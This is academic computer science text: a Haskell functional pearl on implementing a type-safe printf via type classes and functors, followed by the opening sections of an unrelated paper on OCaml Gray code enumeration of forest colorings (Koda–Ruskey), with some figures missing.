Armed with singleton types, multiple-parameter type classes, and functional dependencies we reconsider a problem raised and solved by Danvy in a previous pearl (1998). The challenge is to implement a variant of C’s *printf* function, called *format* below, in a statically typed language. Here is an interactive session that illustrates the problem:

```
Main> :type format (lit "hello world")
String
Main> format (lit "hello world")
"hello world"
Main> :type format int
Int → String
Main> format int 5
"5"
Main> :type format (int ^ lit " is " ^ str)
Int → String → String
Main> format (int ^ lit " is " ^ str) 5 "five"
"5 is five".
```

The *format* directive *lit s* means emit *s* literally. The directives *int* and *str* instruct *format* to take an additional argument of the types *Int* and *String* respectively, which is then shown. The circumflex ‘ $\wedge$ ’ is used to concatenate two directives.

The type of *format* depends on its first argument, the format directive. In a language with dependent types, such as Cayenne (Augustsson, 1999), *format* is straightforward to implement. This pearl shows that *format* is equally straightforward to realize in a language like Haskell that allows the definition of values that depend on types. Our solution enjoys nice algebraic properties and is more direct than Danvy’s one (the relation between the two approaches is detailed in Sec. 5).

## 2 Preliminaries: functors

This section briefly reviews the categorical concept of a functor, which is at the heart of the Haskell implementation of *format*. For our purposes it is sufficient to think of a *functor* as a combination of a type constructor  $F$  of kind  $\star \rightarrow \star$  and a so-called *mapping function* that lifts a given function of type  $A \rightarrow B$  to a function of type  $F A \rightarrow F B$ . In Haskell, the concept of a functor is captured by the following class definition:<sup>1</sup>

```
class Functor F where
  map :: (A → B) → (F A → F B).
```

Instances of this class are supposed to satisfy the two *functor laws*:

$$\begin{aligned} \text{map } id &= id \\ \text{map } (\phi \cdot \psi) &= \text{map } \phi \cdot \text{map } \psi. \end{aligned}$$

Typical examples of functors are container types such as lists or trees. In these cases, the mapping function simply applies its first argument to each element of a given container, leaving its structure intact. However, the notion of functor is by no means restricted to container types. For instance, the functional type  $(A \rightarrow)$  for fixed  $A$  is a functor with the mapping function given by *post-composition*.<sup>2</sup>

```
instance Functor (A →) where
  map φ x = φ x
```

For this instance, the functor laws reduce to  $id \cdot x = x$  and  $(\phi \cdot \psi) \cdot x = \phi \cdot (\psi \cdot x)$ . The functor  $(A \rightarrow)$  will play a prominent rôle in the following sections. In addition, we require the *identity functor* and *functor composition*.

```
type Id A = A
instance Functor Id where
  map = id
type (F ∙ G) A = F (G A)
instance (Functor F, Functor G) ⇒ Functor (F ∙ G) where
  map = map ∙ map
```

Again, it is easy to see that the functor laws are satisfied. Furthermore, functor composition is associative and has the identity functor as a unit. As an aside, note that these instance declarations are not legal Haskell since *Id* and ‘∙’ are not data types defined by **data** or by **newtype**. A data type, however, introduces an additional data constructor which affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations. Sec. 6 describes the necessary amendments to make the code run under GHC or Hugs.

<sup>1</sup> We slightly deviate from Haskell’s lexical syntax: both type constructors and type variables are written with an initial upper-case letter (a type variable typically consists of a single upper-case letter) and both value constructors and value variables are written with an initial lower-case letter. This convention helps us to keep values and types apart.

<sup>2</sup> The so-called *operator section*  $(A \rightarrow)$  denotes the partial application of the infix operator ‘ $\rightarrow$ ’ to  $A$ .

### 3 Functional unparsing

The Haskell solution is developed in two steps. In this section we show how to define *format* as a *type-indexed value*. The following section then explains how to implement the type-indexed value using multiple-parameter type classes with functional dependencies.

Recall that the type of *format* depends on its first argument, the format directive. Clearly, we cannot define such a dependently typed function in Haskell if we represent directives by elements of a single data type, say,

```
data Dir = lit String | int | str | Dir ^ Dir.
```

However, using Haskell's type classes we can define values that depend on types. In order to utilize this feature we must arrange that each directive possesses a distinct type. To this end we introduce the following *singleton types*:

```
data LIT    = lit String
data INT   = int
data STR   = str
data D1 ^ D2 = D1 ^ D2.
```

Strictly speaking, *LIT* is not a singleton type since it accommodates more than one element. This is unproblematic, however, since the type of *format* does not depend on the argument of *lit*. Given these declarations, the directive *int ^ lit " is " ^ str*, for instance, has type *INT ^ LIT ^ STR*: the structure of the directive is mirrored at the type level. As an aside, note that the type constructor ‘ $\wedge$ ’, which takes singleton types to singleton types, is isomorphic to the type of pairs. We could have used pairs in the first place but the right-associative infix data constructor ‘ $\wedge$ ’ saves some parentheses.

We can now define *format* as a type-indexed value of type

```
format_D :: D → Format_D String.
```

That is, *format\_D* takes a directive of type *D* and returns ‘something’ of *String* where ‘something’ is determined by *D* in the following way:

```
Format_{D::*}      :: * → *
Format_{LIT} S     = S
Format_{INT} S     = Int → S
Format_{STR} S     = String → S
Format_{D_1 ^ D_2} S = Format_{D_1} (Format_{D_2} S).
```

The type *Format\_D* is a so-called *type-indexed type*, a type that depends on a type. It specifies for each of the directives the additional argument(s) *format* has to take. The most interesting clause is probably the last one: the arguments to be added for *D<sub>1</sub> ^ D<sub>2</sub>* are the arguments to be added for *D<sub>1</sub>* followed by the arguments to be added for *D<sub>2</sub>*. The crucial property of *Format\_D* is that it constitutes a functor.

This can be seen more clearly if we rewrite  $\text{Format}_D$  in a point-free style.

$$\begin{aligned}\text{Format}_{\text{LIT}} &= \text{Id} \\ \text{Format}_{\text{INT}} &= (\text{Int} \rightarrow) \\ \text{Format}_{\text{STR}} &= (\text{String} \rightarrow) \\ \text{Format}_{D_1 \cdot D_2} &= \text{Format}_{D_1} \cdot \text{Format}_{D_2}\end{aligned}$$

The implementation of  $\text{format}$  is straightforward except perhaps for the last case.

$$\begin{aligned}\text{format}_D &\quad :: D \rightarrow \text{Format}_D \text{ String} \\ \text{format}_{\text{LIT}} (\text{lit } s) &= s \\ \text{format}_{\text{INT}} \text{ int} &= \lambda i \rightarrow \text{show } i \\ \text{format}_{\text{STR}} \text{ str} &= \lambda s \rightarrow s \\ \text{format}_{D_1 \cdot D_2} (d_1 \cdot d_2) &= \text{format}_{D_1} d_1 \diamond \text{format}_{D_2} d_2\end{aligned}$$

So  $\text{format}_{\text{INT}} \text{ int}$  is just the  $\text{show}$  function and  $\text{format}_{\text{STR}} \text{ str}$  is just the identity on  $\text{String}$ . It remains to define the operator ‘ $\diamond$ ’, which takes an  $F \text{ String}$  and a  $G \text{ String}$  to a  $(F \cdot G) \text{ String}$ . We know that  $F = \text{Format}_{D_1}$  and  $G = \text{Format}_{D_2}$  but this does not get us any further. The only assumption we may safely take is that  $F$  and  $G$  are functorial. Fortunately, using the mapping function on  $F$  we can turn a value of type  $F \text{ String}$  into a value of type  $F(G \text{ String})$  provided we supply a function that takes a  $\text{String}$ , say,  $s$  to a value of type  $G \text{ String}$ . We can define a function of the desired type using the mapping function on  $G$  provided we supply a function that takes a string, say,  $t$  to some resulting string. Now, since we have to concatenate the ‘output’ produced by the two arguments of ‘ $\diamond$ ’, the resulting string must be  $s + t$ .

$$\begin{aligned}(\diamond) &\quad :: (\text{Functor } F, \text{Functor } G) \Rightarrow F \text{ String} \rightarrow G \text{ String} \rightarrow (F \cdot G) \text{ String} \\ f \diamond g &= \text{map}_F (\lambda s \rightarrow \text{map}_G (\lambda t \rightarrow s + t) g) f\end{aligned}$$

The operator ‘ $\diamond$ ’ enjoys nice algebraic properties: it is associative and has the empty string, “” ::  $\text{Id String}$ , as a unit. The proof of these properties makes use of the functor laws and the fact that  $(\text{String}, +, "")$  forms a monoid. That said it becomes clear that the construction can be readily generalized to arbitrary monoids. As an example, for reasons of efficiency one might want to replace  $(\text{String}, +, "")$  by  $(\text{ShowS}, \cdot, \text{id})$ , which features constant-time concatenation.

#### 4 Functional unparsing in Haskell

How can we implement the type-indexed value  $\text{format}_D :: D \rightarrow \text{Format}_D \text{ String}$  using Haskell’s type classes? Clearly, a singleton parameter class won’t do since both  $D$  and  $\text{Format}_D$  vary. We are forced to introduce a two argument class that additionally abstracts away from  $\text{Format}_D$  assigning  $\text{format}$  the general type  $D \rightarrow F \text{ String}$ . This type is, however, too general since now  $D$  and  $F$  may vary independently of each other. This additional ‘flexibility’ is, in fact, not very welcome since it gives rise to severe problems of ambiguity. Fortunately, *functional dependencies* (Jones,

2000) save the day as they allow us to capture the fact that  $F$  is determined by  $D$ .

```
class (Functor F)  $\Rightarrow$  Format D F |  $D \rightarrow F$  where
  format ::  $D \rightarrow F$  String
```

The functional dependency  $D \rightarrow F$  (beware, this is not the function space arrow) constrains the relation to be functional: if there are instances  $\text{Format } D_1 F_1$  and  $\text{Format } D_2 F_2$ , then  $D_1 = D_2$  implies  $F_1 = F_2$ . Note that  $F$  is additionally restricted to be an instance of *Functor*. It remains to supply for each directive  $D$  an instance declaration of the form **instance**  $\text{Format } D (\text{Format}_D)$  **where**  $\text{format} = \text{format}_D$ .

```
instance Format LIT Id where
  format (lit s) = s
instance Format INT (Int →) where
  format int =  $\lambda i \rightarrow \text{show } i$ 
instance Format STR (String →) where
  format str =  $\lambda s \rightarrow s$ 
instance ( $\text{Format } D_1 F_1, \text{Format } D_2 F_2 \Rightarrow \text{Format } (D_1 \wedge D_2) (F_1 \cdot F_2)$ ) where
  format ( $d_1 \wedge d_2$ ) = format d1  $\diamond$  format d2
```

In implementing the specification of Sec. 3 we have simply replaced a type function by a functional type relation. Before we proceed let us take a look at an example translation.

```
format (int  $\wedge$  lit " is "  $\wedge$  str)
= { definition of format }
  show  $\diamond$  " is "  $\diamond$  id
= { definition of '◊' }
   $\text{map}_{\text{Int} \rightarrow} (\lambda s \rightarrow \text{map}_{\text{Id}} (\lambda t \rightarrow \text{map}_{\text{String} \rightarrow} (\lambda u \rightarrow s \mathbin{++} t \mathbin{++} u) \text{ id})" is ") show$ 
= { definition of  $\text{map}_{A \rightarrow}$  and  $\text{map}_{\text{Id}}$  }
   $(\lambda s \rightarrow (\lambda t \rightarrow (\lambda u \rightarrow s \mathbin{++} t \mathbin{++} u) \cdot \text{id})" is ") \cdot show$ 
= { algebraic simplifications and  $\beta$ -conversion }
   $\lambda i \rightarrow \lambda u \rightarrow \text{show } i \mathbin{++} " is " \mathbin{++} u$ 
```

We obtain exactly the function one would have written by hand. Note that simplifications along these lines can always be performed at compile time since the first argument of *format* is essentially static (apart from *lit*'s string argument).

## 5 Back to continuation-passing style

It is instructive to compare our solution to the original one by Danvy (1998), which makes use of a *continuation* and an *accumulating argument*. Phrased as a Haskell type class, Danvy's solution reads:

```
class Format' D F |  $D \rightarrow F$  where
  format' ::  $\forall A. D \rightarrow (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$ 
```

```

instance Format' LIT Id where
  format' (lit s) =  $\lambda\kappa\ out \rightarrow \kappa\ (out + s)$ 
instance Format' INT (Int  $\rightarrow$ ) where
  format' int =  $\lambda\kappa\ out \rightarrow \lambda i \rightarrow \kappa\ (out + show\ i)$ 
instance Format' STR (String  $\rightarrow$ ) where
  format' str =  $\lambda\kappa\ out \rightarrow \lambda s \rightarrow \kappa\ (out + s)$ 
instance (Format' D1 F1, Format' D2 F2)  $\Rightarrow$  Format' (D1  $\wedge$  D2) (F1  $\cdot$  F2) where
  format' (d1  $\wedge$  d2) =  $\lambda\kappa\ out \rightarrow format'\ d_1\ (format'\ d_2\ \kappa)\ out$ 
format :: (Format' D F)  $\Rightarrow$  D  $\rightarrow$  F String
format d = format' d id "".

```

Two remarks are in order. First, the instances do not require mapping functions, which explains why *Format'* is not declared a subclass of *Functor*, though morally the second argument of *Format'* is a functor. Second, *format'* ( $d_1 \wedge d_2$ ) can be simplified to *format'*  $d_1 \cdot$  *format'*  $d_2$ , where ‘ $\cdot$ ’ is ordinary function composition. We will take these points up again in the following section.

So we interpret *format d* by values of type *F String* whereas Danvy employs values of type  $\forall A. (A \rightarrow String) \rightarrow (A \rightarrow F String)$ . An obvious question is, of course, whether the two approaches are equivalent. Here are functions that convert to and fro:

$$\begin{aligned}\alpha\ d &= \lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ d \\ \gamma\ d' &= d' id\ "".\end{aligned}$$

The coercion function  $\alpha$  introduces a continuation and an accumulating string, while  $\gamma$  supplies an initial continuation and an empty accumulating string.

It is easy to see that  $\gamma \cdot \alpha = id$ :

$$\begin{aligned}\gamma(\alpha d) &= \{ \text{definition of } \gamma \text{ and } \alpha \} \\ &\quad (\lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ d)\ id\ "" \\ &= \{ \beta\text{-conversion} \} \\ &\quad map\ (\lambda s \rightarrow id\ (" + s))\ d \\ &= \{ \text{algebraic simplifications} \} \\ &\quad map\ id\ d \\ &= \{ \text{functor laws} \} \\ &\quad d.\end{aligned}$$

When we try to prove the converse,  $\alpha \cdot \gamma = id$ ,

$$\begin{aligned}\alpha(\gamma d') &= \{ \text{definition of } \alpha \text{ and } \gamma \} \\ &\quad \lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ (d' id\ ""),\end{aligned}$$

we are immediately stuck. There is no obvious way to simplify the final expression. Note, however, that  $d'$  has a polymorphic type, so we can appeal to the *parametricity theorem* (Wadler, 1989). The ‘free theorem’ for  $d' :: \forall A. (String \rightarrow A) \rightarrow (String \rightarrow F A)$  is that for all  $\phi :: A_1 \rightarrow A_2$  and for all  $\epsilon :: String \rightarrow A_1$ ,

$$map\ \phi \cdot d' \epsilon = d'(\phi \cdot \epsilon). \tag{1}$$

Loosely speaking, this rule allows us to shift a part of the continuation to the left. Continuing the proof we obtain:

$$= \{ \text{parametricity (1): } \phi = \lambda s \rightarrow \kappa (\text{out} ++ s) \text{ and } \epsilon = \text{id} \}$$

$$\lambda \kappa \text{ out} \rightarrow d' (\lambda s \rightarrow \kappa (\text{out} ++ s)) "".$$

We are stuck again. This time we require a rule that allows us to shift a part of the continuation to the right. Let us assume for the moment that for all  $\epsilon :: \text{String} \rightarrow A$  and for all  $\sigma :: \text{String} \rightarrow \text{String}$ ,

$$d' (\epsilon \cdot \sigma) = d' \epsilon \cdot \sigma. \quad (2)$$

Given this property, we can finish the proof:

$$= \{ \text{proof obligation (2): } \epsilon = \kappa \text{ and } \sigma = \lambda s \rightarrow \text{out} ++ s \}$$

$$\lambda \kappa \text{ out} \rightarrow d' (\lambda s \rightarrow \kappa s) (\text{out} ++ "")$$

$$= \{ \text{algebraic simplifications and } \eta\text{-conversion} \}$$

$$d'.$$

It remains to establish the proof obligation. Perhaps unsurprisingly, it turns out that the rule does not hold in general. The problem is that the accumulating argument has a too concrete type: it is a string, which we can manipulate at will. In the following instance, for example, the accumulator is replaced by an empty string.

```
data CANCEL = cancel
instance Format' CANCEL Id where
    format' cancel =  $\lambda \kappa \text{ out} \rightarrow \kappa ""$ 
```

The effect of *cancel* is to discard the string produced by the directives to its left.

```
Main> format' (int ^ lit " is " ^ cancel ^ str) 5 "five"
"five"
```

One might argue that the ability to define such a directive is an unwanted consequence of switching to continuation passing style. In that sense, rule (2) is really a proof obligation for the programmer. As a closing remark, note that we can achieve a similar effect in our setting using a ‘forgetful’ variant of ‘ $\diamond$ ’:

$$f \triangleright g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow t) g) f$$

$$f \triangleleft g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s) g) f.$$

## 6 Applying a functor

Let us finally turn the code of Sec. 4 into an executable Haskell program (for consistency, we stick to the lexical conventions of Sec. 2). Recall that the instance declarations involving the type synonyms *Id* and ‘ $\cdot$ ’ are not legal since type synonyms must not be partially applied. Therefore, we are forced to introduce the two types via **newtype** declarations:

```
newtype Id A = ide A
newtype (F  $\cdot$  G) A = com (F (G A)).
```

Alas, now  $Id$  and ‘ $\cdot$ ’ are new distinct types. In particular, the identities  $Id\ A = A$  and  $(F \cdot G)\ A = F\ (G\ A)$  do not hold any more: the type of  $format$  ( $int \cdot lit \cdot is \cdot str$ ) is  $((Int \rightarrow) \cdot Id \cdot (String \rightarrow))\ String$  rather than  $Int \rightarrow String \rightarrow String$ . In order to obtain the desired type we have to apply the functor  $(Int \rightarrow) \cdot Id \cdot (String \rightarrow)$  to the type  $String$ . This type transformation is implemented by the following three parameter type class:

```
class (Functor F) ⇒ Apply F A B | F A → B where
    apply      :: F A → B
instance Apply (A →) B (A → B) where
    apply      = id
instance Apply Id A A where
    apply (ide a) = a
instance (Apply G A B, Apply F B C) ⇒ Apply (F ∙ G) A C where
    apply (com x) = apply (map apply x).
```

The intention is that the type relation  $Apply\ F\ A\ B$  holds iff  $F\ A = B$ . Consequently,  $B$  is uniquely determined by  $F$  and  $A$ , which is expressed by the functional dependency  $F\ A \rightarrow B$  (again, do not confuse the dependency with a functional type). The class method  $apply$  always equals the identity function since a **newtype** has the same representation as the underlying type. Now, renaming the class method of  $Format$  to  $formatx$  we arrive at the true definition of  $format$ :

```
format   :: (Format D F, Apply F String A) ⇒ D → A
format d = apply (formatx d).
```

## 7 Haskell can do it (almost) without type classes

Given the title of the pearl this final twist is perhaps unexpected. We can quite easily eliminate the  $Format$  class by specializing  $format$  to the various types of directives: for each  $d :: D$  we introduce a new directive  $\underline{d} :: Format_D\ String$  given by  $\underline{d} = formatx\ d$ —we omit the underlining in the sequel and just reuse the original names.

```
lit       :: String → Id String
lit s     = ide s
int      :: (Int →) String
int      = λi → show i
str      :: (String →) String
str      = λs → s
format   :: (Apply F String A) ⇒ F String → A
format d = apply d
formatIO :: (Apply F (IO ()) A) ⇒ F String → A
formatIO d = apply (map putStrLn d)
```

So  $int$  is just  $show$  (albeit with a less general type),  $str$  is just  $id$ , and  $format$  is just  $apply$  (again with a less general type). Furthermore, instead of ‘ $\wedge$ ’ we use ‘ $\diamond$ ’.

We have also defined a variant of *format* that outputs the string to the standard output device. This function nicely demonstrates how to define one's own variable-argument functions on top of *format*. Here is an example session that illustrates the use of the new unparsing combinators:

```
Main> :type (int `diamond` lit " is " `diamond` str)
((Int ->) · Id · (String ->)) String
Main> :type format (int `diamond` lit " is " `diamond` str)
Int -> String -> String
Main> format (int `diamond` lit " is " `diamond` str) 5 "five"
"5 is five"
Main> format (show `diamond` lit " is " `diamond` show) 5 "five"
"5 is \"five\""
Main> format (lit "sum " `diamond` show `diamond` lit " = " `diamond` show) [1..10] (sum [1..10])
"sum [1,2,3,4,5,6,7,8,9,10] = 55".
```

Note the use of *show* in the last two examples. In fact, we can now seamlessly integrate Haskell's predefined unparsing function with our own routines. As an illustration, consider the following directive for unparsing a list of values:

<i>list</i>	$:: (A \rightarrow) String \rightarrow ([A] \rightarrow) String$
<i>list d []</i>	$= "[]"$
<i>list d (a : as)</i>	$= "[" ++ d a ++ rest as$
<b>where</b> <i>rest []</i>	$= "]"$
<i>rest (a : as)</i>	$= ", " ++ d a ++ rest as.$

To format a string, for instance, we can now either use the directive *str* (emit the string literally), *show* (put the string in quotes), or *list show* (show the string as a list of characters). Likewise, for formatting a list of strings we can choose between *show*, *list str*, *list show*, or *list (list show)*.

Can we also get rid of *Id*, ‘·’ and consequently of the class *Apply*? Unfortunately, the answer is in the negative. Though all directives possess legal Haskell 98 types, Haskell's kinded first-order unification gets in the way when we combine the directives. Loosely speaking, the **newtype** constructors are required to direct the type checker. Interestingly, Danvy's solution seems to require a less sophisticated type system: the combinators possess ordinary Hindley-Milner types. However, this comes at the expense of type safety as a closer inspection reveals. The critical combinator is the one for concatenating directives, which possesses the following rank-2 type (consider the instance declaration for ‘^’ in Sec. 5):

$$\begin{aligned} (\cdot) &:: \forall F\ G\ .\ (\forall X\ .\ (String \rightarrow X) \rightarrow (String \rightarrow F\ X)) \\ &\quad \rightarrow (\forall Y\ .\ (String \rightarrow Y) \rightarrow (String \rightarrow G\ Y)) \\ &\quad \rightarrow (\forall Z\ .\ (String \rightarrow Z) \rightarrow (String \rightarrow F\ (G\ Z))). \end{aligned}$$

Since ‘·’ amounts to function composition we can generalize (or rather, weaken) the

type to

$$\begin{aligned} (\cdot) :: \forall A B C . (B \rightarrow C) \\ \rightarrow (A \rightarrow B) \\ \rightarrow (A \rightarrow C). \end{aligned}$$

Since Danvy's combinators furthermore do not employ mapping functions, they can be made to run in a language with a Hindley-Milner type system. Of course, weakening the types has the immediate drawback that, for instance, the non-sensible call *format* (*const* · *length* · *run*) where *run k = k "*" is well-typed.

## 8 Summary and further reading

Do you have a similar problem that involves capturing dependent types in Haskell? Here is a brief summary of the overall construction. Let us assume that we are given a dependently typed function  $f :: (t :: T) \rightarrow F t$  where  $F :: T \rightarrow \star$  is the dependent type. The central step is to lift the elements of  $T$  to the type level such that for every element  $t$  of  $T$  there is a corresponding type  $\bar{t}$ . Through the lifting we obtain a family of functions  $f_{\bar{t}} :: \bar{t} \rightarrow F_{\bar{t}}$  and a family of types  $F_{\bar{t}} :: \star$  both indexed by type. These families can be immediately represented in Haskell using a two argument type class with a functional dependency. If the function  $f$  is defined by structural recursion, then each equation gives rise to an instance declaration (the corresponding equation of the dependent type  $F$  goes into the instance head albeit in a relational form).

Do you want to delve deeper into the world of singleton types, multiple-parameter type classes, and functional dependencies? In this case, I recommend reading (Hallgren, 2001; Neubauer *et al.*, 2001; Gasbichler *et al.*, 2002; McBride, 2002).

#### Abstract

We present functional implementations of Koda and Ruskey’s algorithm for generating all ideals of a forest poset as a Gray code. Using a continuation-based approach, we give an extremely concise formulation of the algorithm’s core. Then, in a number of steps, we derive a first-order version whose efficiency is comparable to that of a C implementation given by Knuth.

---

#### 1 Introduction

It is sometimes said that functional programming languages are inherently less efficient than their imperative counterparts. Today, such an opinion has become a stereotype without substance. Yet, we still confront it regularly, and must provide convincing “practical” evidence. In this paper, we show how a complex algorithm, heretofore presented only in an imperative form, can be expressed in a programming language equipped with first-class functions. We obtain code that is more concise, significantly easier to prove correct, yet equally efficient as the original. Then, we derive a first-order version of our code, which can be easily implemented in C, if desired.

The algorithm we are interested in is due to Y. Koda and F. Ruskey (Koda & Ruskey, 1993). It enumerates the ideals of certain finite partially ordered sets—namely, those whose Hasse diagram is a forest—as a Gray code. In general, a Gray code is a sequence of words such that two consecutive words differ by only one letter. A widely studied particular case consists in enumerating all binary integers, from  $00\cdots 0$  to  $11\cdots 1$ , as a Gray code. Gray codes find application in mathematics, electrical engineering, optics, scheduling, network reliability, etc. In fact, a



Fig. 1. Koda and Ruskey's algorithm applied to the forest (1).

whole section is devoted to them in the fourth volume of Knuth's *Art of Computer Programming*. A preliminary version of this section is currently available electronically (Knuth, 2001b). While writing it, Knuth took interest in Koda and Ruskey's algorithm, and published two implementations of it (Knuth, 2001a). Our interest arose from these readings.

Koda and Ruskey's algorithm can be described in a simple way. The task is to enumerate all *colorings* of a given, arbitrary forest. A coloring consists in marking every node as either black or white, with the sole constraint that all descendants of a white node be white as well. For instance, the following forest:

admits exactly 15 distinct colorings, all of which are given in Figure 1. By definition, a sequence of colorings forms a Gray code if and only if every coloring of the forest appears exactly once in it and two consecutive colorings differ by the color of exactly one node.

Let us illustrate the algorithm's functioning on the forest (1). The main idea is to interleave the sequences of colorings which correspond to each of the trees that form the forest. Here, one must interlace the sequence of the three colorings of the left-hand tree, namely:

with the sequence of the five colorings of the right-hand tree, given below:

Thus, the first line of Figure 1 exhibits the first coloring of the left-hand tree, combined successively with all colorings of the right-hand tree. The second line shows the second coloring of the left-hand tree, again combined with all colorings of the right-hand tree, but this time in reverse order—indeed, it is clear that the mirror image of a Gray code remains a Gray code. Lastly, the third line exhibits the third coloring of the left-hand tree and all colorings of the right-hand tree, this time again in their initial order.

There remains to explain how to enumerate all colorings of a tree. Let the first coloring be uniformly white. Then, to obtain the remainder of the sequence, color the root node black and enumerate all colorings of the forest formed by its children. The sequence thus obtained is indeed a Gray code, because (i) the first and second colorings differ only by the color of the root node and (ii) from then on, the root node remains unaffected, and the sequence of the colorings of the children forms a Gray code by construction. This process is illustrated by (2) and (3) above. Note that the coloring where every node is black does not necessarily appear last in a sequence.

Koda and Ruskey's paper (Koda & Ruskey, 1993) describes two versions of this algorithm, written as imperative pseudo-code and as Pascal code. One has complexity  $O(nN)$ , where  $n$  is the number of nodes in the forest and  $N$  is the number of its colorings, that is, the length of the Gray code to be produced. The other is a refinement with optimal complexity, namely  $O(N)$ . More recently, two C implementations were given by Knuth (Knuth, 2001a). All of these implementations are complex: they are typically 50 to 80 lines long and involve imperative modifications of subtle data structures.

The present paper describes an alternative approach to implementing Koda and Ruskey's algorithm. We begin with a simple algorithm (Section 2), which we first implement in a purely functional manner and then translate into a slightly more imperative style. Indeed, our programming language is Objective Caml (Leroy *et al.*, 2002), so it is natural to exploit—to some degree—its imperative features. However, it would be possible to use any language that supports first-class functions and mutable arrays, such as other ML dialects, Haskell, Lisp, Scheme, etc. In Section 3, we slightly modify the algorithm so as to achieve optimal complexity  $O(N)$ . Then, Sections 4 and 5 present refined implementations of the second algorithm, eliminating first-class functions in favor of lower-level representations, while preserving most of the simplicity afforded by our approach. Lastly, Section 6 compares our implementations with those proposed by Knuth, performance-wise.

## 2 A continuation-based algorithm

We represent a forest as a value of OCaml type `forest`, defined as follows:

```
type tree = Node of int × forest
and forest = tree list
```

$\alpha$  `list` is OCaml's predefined type for lists of elements of type  $\alpha$ . The list containing  $x_1, x_2, \dots, x_n$  in this order is written  $[x_1; x_2; \dots; x_n]$ . The empty list is written  $[]$ . The addition of an element  $x$  at the beginning of a list  $l$  is written  $x :: l$ . The  $n$  nodes of the forest are labeled by the integers  $0, 1, \dots, n - 1$  in an arbitrary manner.

The algorithm needs to maintain a current coloring. It also needs to display every coloring after it is computed. Thus, our purely functional implementation uses a combined I/O and state monad, whose OCaml signature is given in the top half of Figure 2. A state contains both the coloring, represented as an array of integers where 0 stands for white and 1 stands for black, and the output displayed so far,

```

type state = int array × string
type computation = state → state

val create : int → state
val update : int → int → computation
val get : int → state → int
val print : computation

let rec enum_forest k f s = match f with
| [] → k s
| t :: f → enum_tree (enum_forest k f) t s
and enum_tree k (Node (i,f)) s =
  if get i s == 0 then
    (k ++ update i 1 ++ enum_forest k f) s
  else
    (enum_forest k f ++ update i 0 ++ k) s

```

Fig. 2. A continuation-based version of Koda and Ruskey’s algorithm (C0).

represented as a string. A computation is a state transformer, that is, a function from states to states. The state `create n` is the algorithm’s initial state, where every node is colored white. The computation `update i c` colors node  $i$  with color  $c$ . The operation `get i` returns the color of node  $i$ . Lastly, the computation `print` appends the description of the current coloring to the output string. Implementing this monad in OCaml is straightforward; we omit the code. To sequence computations, it is convenient to introduce the following infix operation, which is nothing but function composition:

```
val (++) : computation → computation → computation
```

Let us now describe the core of the algorithm. Because trees and forests are defined in a mutually inductive way, we naturally define two mutually recursive functions `enum_tree` and `enum_forest`, which enumerate the colorings of a tree and of a forest, respectively. The key idea is to give these functions an extra argument `k`, of type `computation`, which will be called after every coloring of the tree (resp. forest) is complete. The function `k` may be viewed as a continuation, and we call it so in the following. The idea is, if the function `k` enumerates the colorings of a certain forest  $f_0$ , then the computation `enum_forest k f` enumerates the colorings of the forest  $f @ f_0$  and `enum_tree k t` those of the forest  $t :: f_0$ , where  $@$  denotes forest concatenation.

The code is given in Figure 2; we refer to it as C0. Throughout, the variable `s` denotes the current state. Let us begin with `enum_forest`. If the forest is empty, we simply call the continuation. If, on the other hand, the forest contains at least one tree  $t$  next to a sub-forest  $f$ , then we enumerate the colorings of  $t$ , by applying `enum_tree` to  $t$ , with a new continuation that enumerates the colorings of  $f$  with continuation `k`. Let us now turn to `enum_tree`. Its task is slightly more complex, because it must enumerate the colorings either in one direction, or in the other, depending upon the current state. To determine which, `enum_tree` looks up the

```

type computation = unit → unit

let rec enum_forest k = function
| [] → k ()
| t :: f → enum_tree (fun () → enum_forest k f) t
and enum_tree k (Node (i,f)) =
  if bits.(i) = 0 then begin
    k ();
    bits.(i) ← 1;
    enum_forest k f
  end else begin
    enum_forest k f;
    bits.(i) ← 0;
    k ()
  end
end

```

Fig. 3. A slightly more imperative implementation (C1).

color of the tree's root, that is, `get i s`. If it is currently white, then the whole tree must be white. We have a complete coloring, so we signal the continuation `k`; then, we color the root black and enumerate its children's colorings using `enum_forest`. If, on the other hand, the root is currently black, we do the converse. That is, we first use `enum_forest` to enumerate the children's colorings in reverse order, which leaves all of the children entirely white; then, we color the root white, and signal the continuation `k`.

To run C0 on a forest `f`, one calls `enum_forest` with a continuation that displays the current coloring every time it is invoked, that is, `print`:

```
enum_forest print f
```

This computation is then applied to a suitable initial state, namely `create n`, where `n` is the size of the forest `f`.

*A slightly more imperative implementation.* From here on, we use a native implementation of the monad described above, so as to obtain more idiomatic OCaml code. That is, the current coloring is now stored in a global array `bits`, while colorings are displayed by calling OCaml's standard library functions. As a result, computations operate only by side effect. The code is given in Figure 3; we refer to it as C1. The differences with respect to C0 are minor. The state parameter `s` disappears or is replaced with the `()` constant. The composition operator `++` is replaced with OCaml's native sequencing construct `;`. The current coloring is looked up and modified by reading and writing the global array `bits`. To run C1 on a forest `f`, one calls `enum_forest` with a continuation that displays the current contents of the array `bits` at every invocation:

```
enum_forest (fun () → (* display current configuration *)) f
```

*Complexity.* To assess C1's complexity, let us first introduce the two quantities in terms of which it is expressed, namely the forest's size and number of colorings. In the following, we use OCaml's list syntax for forests. We write `Node f` for a tree whose children form a forest `f` (and whose index is irrelevant). The size of a forest `f`

(resp. of a tree  $t$ ), written  $n(f)$  (resp.  $n(t)$ ), is the number of its nodes. It is defined inductively on the structure of trees and forests:

$$\begin{aligned} n(\text{[]}) &= 0 \\ n(t :: f) &= n(t) + n(f) \\ n(\text{Node } f) &= 1 + n(f) \end{aligned}$$

The number of colorings of a forest  $f$  (resp. of a tree  $t$ ), written  $N(f)$  (resp.  $N(t)$ ), is defined similarly:

$$\begin{aligned} N(\text{[]}) &= 1 \\ N(t :: f) &= N(t) \times N(f) \\ N(\text{Node } f) &= 1 + N(f) \end{aligned}$$

Unless it is ambiguous, we write  $n$  and  $N$  for these two quantities. For the forest (1), we have  $n = 5$  and  $N = 15$ .

